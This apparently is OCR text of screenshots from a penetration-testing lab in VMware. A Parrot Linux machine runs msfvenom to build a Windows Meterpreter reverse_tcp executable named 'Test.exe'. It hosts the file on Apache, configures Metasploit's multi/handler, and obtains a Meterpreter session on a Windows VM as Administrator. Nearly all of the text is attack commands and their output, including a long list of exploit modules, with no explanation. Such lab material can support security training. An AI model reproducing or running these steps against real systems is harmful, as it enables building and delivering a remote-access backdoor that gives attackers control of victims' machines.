

ParrotV - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
V2010
ParrotV
Applications Places System
T4 Thg10 4, 21:55
cp Test.exe /var/www/html/share/ - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[~]
#msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe LHOST=10.10.10.13 LPORT=444 -o /root/Desktop/Test.exe
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /root/Desktop/Test.exe
[root@parrot]~[~]
#ls
arpspoof Desktop p4-b1 p4-b2 p4-b3 p4-b4 p4-e1 p4-e2 p4-e3 p4-e4 p4-server p4-server.c skipfish Templates theHarvester
[root@parrot]~[~]
#cd Desktop/
[root@parrot]~[~/Desktop]
#ls
README.license Test.exe
[root@parrot]~[~/Desktop]
#mkdir /var/www/html/share
[root@parrot]~[~/Desktop]
#chmod -R 755 /var/www/html/share/
[root@parrot]~[~/Desktop]
#chown -R www-data:www-data /v
var/ vmlinuz vmlinuz.old
[root@parrot]~[~/Desktop]
#chown -R www-data:www-data /var/www/html/share/
[root@parrot]~[~/Desktop]
#cp Test.exe /var/www/html/share/
[root@parrot]~[~/Desktop]
#
Menu
cp Test.exe /var/www/h...
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



ParrotV - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
V2010
ParrotV
Applications Places System
T4 Thg10 4, 21:55
service apache2 status - Parrot Terminal
File Edit View Search Terminal Help
┌─[root@parrot]─[~/Desktop]
└──╼ #service apache2 status
○ apache2.service - The Apache HTTP Server
Loaded: loaded (/lib/systemd/system/apache2.service; disabled; preset: disabled)
Active: inactive (dead)
Docs: https://httpd.apache.org/docs/2.4/
┌─[✗]─[root@parrot]─[~/Desktop]
└──╼ #service apache2 start
┌─[root@parrot]─[~/Desktop]
└──╼ #service apache2 status
● apache2.service - The Apache HTTP Server
Loaded: loaded (/lib/systemd/system/apache2.service; disabled; preset: disabled)
Active: active (running) since Wed 2023-10-04 21:55:35 +07; 8s ago
Docs: https://httpd.apache.org/docs/2.4/
Process: 1624 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
Main PID: 1636 (apache2)
Tasks: 6 (limit: 9258)
Memory: 18.4M
CPU: 56ms
CGroup: /system.slice/apache2.service
├─1636 /usr/sbin/apache2 -k start
├─1638 /usr/sbin/apache2 -k start
├─1639 /usr/sbin/apache2 -k start
├─1640 /usr/sbin/apache2 -k start
├─1641 /usr/sbin/apache2 -k start
└─1642 /usr/sbin/apache2 -k start
Thg 10 04 21:55:35 parrot systemd[1]: Starting apache2.service - The Apache HTTP Server...
Thg 10 04 21:55:35 parrot apachectl[1635]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1. Set the 'Serv
Thg 10 04 21:55:35 parrot systemd[1]: Started apache2.service - The Apache HTTP Server.
lines 1-20/20 (END)
Menu
service apache2 status ...
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


ParrotV - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
V2010
ParrotV
Applications Places System
T4 Thg10 4, 21:56
msfconsole -q - Parrot Terminal
File Edit View Search Terminal Help
0 exploit/windows/ftp/aasync_list_reply 2010-10-12 good No AASync v2.2.1.0 (Win32) Stack Buffer Overflow (LIST)
1 exploit/linux/local/abrt_raceabrt_priv_esc 2015-04-14 excellent Yes ABRT raceabrt Privilege Escalation
2 exploit/linux/local/abrt_sosreport_priv_esc 2015-11-23 excellent Yes ABRT sosreport Privilege Escalation
3 exploit/windows/misc/cve_2022_28381_allmediaserver_bof 2022-04-01 good No ALLMediaServer 1.6 SEH Buffer Overflow
4 exploit/windows/browser/aim_goaway 2004-08-09 great No AOL Instant Messenger goaway Overflow
5 exploit/linux/local/apt_package_manager_persistence 1999-03-09 excellent No APT Package Manager Persistence
6 exploit/linux/http/accellion_fta_getstatus_oauth 2015-07-10 excellent Yes Accellion FTA getStatus verify_oauth_token Command Executi
on
7 exploit/windows/misc/achat_bof 2014-12-18 normal No Achat Unicode SEH Buffer Overflow
8 exploit/android/local/janus 2017-07-31 manual Yes Android Janus APK Signature bypass
9 auxiliary/scanner/http/apache_activemq_traversal normal No Apache ActiveMQ Directory Traversal
10 auxiliary/scanner/http/apache_activemq_source_disclosure normal No Apache ActiveMQ JSP Files Source Disclosure
11 auxiliary/scanner/http/apache_mod_cgi_bash_env 2014-09-24 normal Yes Apache mod_cgi Bash Environment Variable Injection (Shells
hock) Scanner
12 exploit/linux/local/apport_abrt_chroot_priv_esc 2015-03-31 excellent Yes Apport / ABRT chroot Privilege Escalation
13 exploit/windows/local/ps_wmi_exec 2012-08-19 excellent No Authenticated WMI Exec via Powershell
14 exploit/windows/http/bea_weblogic_transfer_encoding 2008-09-09 great No BEA Weblogic Transfer-Encoding Buffer Overflow
15 exploit/linux/local/bash_profile_persistence 1989-06-08 normal No Bash Profile Persistence
16 exploit/freebsd/misc/citrix_netscaler_soap_bof 2014-09-22 normal Yes Citrix NetScaler SOAP Handler Remote Code Execution
17 exploit/windows/misc/stream_down_bof 2011-12-27 good No CoCSoft StreamDown 6.8.0 Buffer Overflow
18 exploit/windows/fileformat/cyberlink_lpp_bof 2017-09-23 normal No CyberLink LabelPrint 2.5 Stack Buffer Overflow
19 exploit/windows/fileformat/cyberlink_p2g_bof 2011-09-12 great No CyberLink Power2Go name Attribute (p2g) Stack Buffer Overf
low Exploit
20 exploit/linux/http/dlink_hnap_bof 2014-05-15 normal Yes D-Link HNAP Request Remote Buffer Overflow
21 exploit/linux/http/dlink_dspw215_info_cgi_bof 2014-05-22 normal Yes D-Link info.cgi POST Request Buffer Overflow
22 exploit/linux/local/desktop_privilege_escalation 2014-08-07 excellent Yes Desktop Linux Password Stealer and Privilege Escalation
23 exploit/windows/browser/exodus 2018-01-25 manual No Exodus Wallet (ElectronJS Framework) remote Code Execution
24 exploit/windows/ftp/ftpsynch_list_reply 2010-10-12 good No FTP Synchronizer Professional 4.0.73.274 Stack Buffer Over
flow
25 exploit/windows/ftp/ftpgetter_pwd_reply 2010-10-12 good No FTPGetter Standard v3.55.0.05 Stack Buffer Overflow (PWD)
26 exploit/windows/ftp/ftpshell51_pwd_reply 2010-10-12 good No FTPShell 5.1 Stack Buffer Overflow
27 exploit/windows/fileformat/foxit_title_bof 2010-11-13 great No Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
28 exploit/freebsd/telnet/telnet_encrypt_keyid 2011-12-23 great No FreeBSD Telnet Service Encryption Key ID Buffer Overflow
29 exploit/windows/ftp/gekkomgr_list_reply 2010-10-12 good No Gekko Manager FTP Client Stack Buffer Overflow
30 exploit/multi/handler manual No Generic Payload Handler
31 exploit/windows/misc/hp_dataprotector_new_folder 2012-03-12 normal No HP Data Protector Create New Folder Buffer Overflow
32 exploit/multi/http/hp_sitescope_uploadfileshandler 2012-08-29 good No HP SiteScope Remote Code Execution
33 exploit/windows/browser/notes_handler_cmdinject 2012-06-18 excellent No IBM Lotus Notes Client URL Handler Command Injection
Menu
msfconsole -q - Parrot ...
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



ParrotV - VMware Workstation
msfconsole -q - Parrot Terminal
79 exploit/linux/local/yum_package_manager_persistence 2003-12-17 excellent No Yum Package Manager Persistence
80 exploit/windows/fileformat/zahir_enterprise_plus_csv 2018-09-28 normal No Zahir Enterprise Plus 6 Stack Buffer Overflow
81 exploit/linux/http/zyxel_ztp_rce 2022-04-28 excellent Yes Zyxel Firewall ZTP Unauthenticated Command Injection
82 exploit/unix/webapp/jquery_file_upload 2018-10-09 excellent Yes blueimp's jQuery (Arbitrary) File Upload
83 exploit/linux/local/blueman_set_dhcp_handler_dbus_priv_esc 2015-12-18 excellent Yes blueman set_dhcp_handler D-Bus Privilege Escalation
Interact with a module by name or index. For example info 83, use 83 or use exploit/linux/local/blueman_set_dhcp_handler_dbus_priv_esc
[msf](Jobs:0 Agents:0) >> use 30
[*] Using configured payload generic/shell_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (generic/shell_reverse_tcp):
Name Current Setting Required Description
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
View the full module info with the info, or info -d command.
[msf](Jobs:0 Agents:0) exploit(multi/handler) >>



ParrotV - VMware Workstation
msfconsole -q - Parrot Terminal
View the full module info with the info, or info -d command.
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lhost 10.10.10.13
lhost => 10.10.10.13
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lport 444
lport => 444
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> options'
[-] Parse error: Unmatched double quote: "options'"
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.10.10.13 yes The listen address (an interface may be specified)
LPORT 444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
View the full module info with the info, or info -d command.
[msf](Jobs:0 Agents:0) exploit(multi/handler) >>



V2010 - VMware Workstation
Index of /share
Not secure | 10.10.10.13/share/
Index of /share
Name Last modified Size Description
Parent Directory -
Test.exe 2023-10-04 21:55 72K
Apache/2.4.56 (Debian) Server at 10.10.10.13 Port 80
V2019 - VMware Workstation
Downloads
Search downloads
Test 10/4/2023 3:36 PM Application 73 KB
4 items 1 item selected 72.0 KB


ParrotV - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
ParrotV
V2019
Applications Places System
T4 Thg10 4, 22:37
Access documents, folders and network places
msfconsole -q - Parrot Terminal
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> options'
[-] Parse error: Unmatched double quote: "options'"
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.10.10.13 yes The listen address (an interface may be specified)
LPORT 444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
View the full module info with the info, or info -d command.
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run
[*] Started reverse TCP handler on 10.10.10.13:444
[*] Sending stage (175686 bytes) to 10.10.10.19
[*] Meterpreter session 1 opened (10.10.10.13:444 -> 10.10.10.19:49745) at 2023-10-04 22:37:04 +0700
(Meterpreter 1)(C:\Users\Administrator\Downloads) >
Menu
msfconsole -q - Parrot ...
To direct input to this VM, click inside or press Ctrl+G.

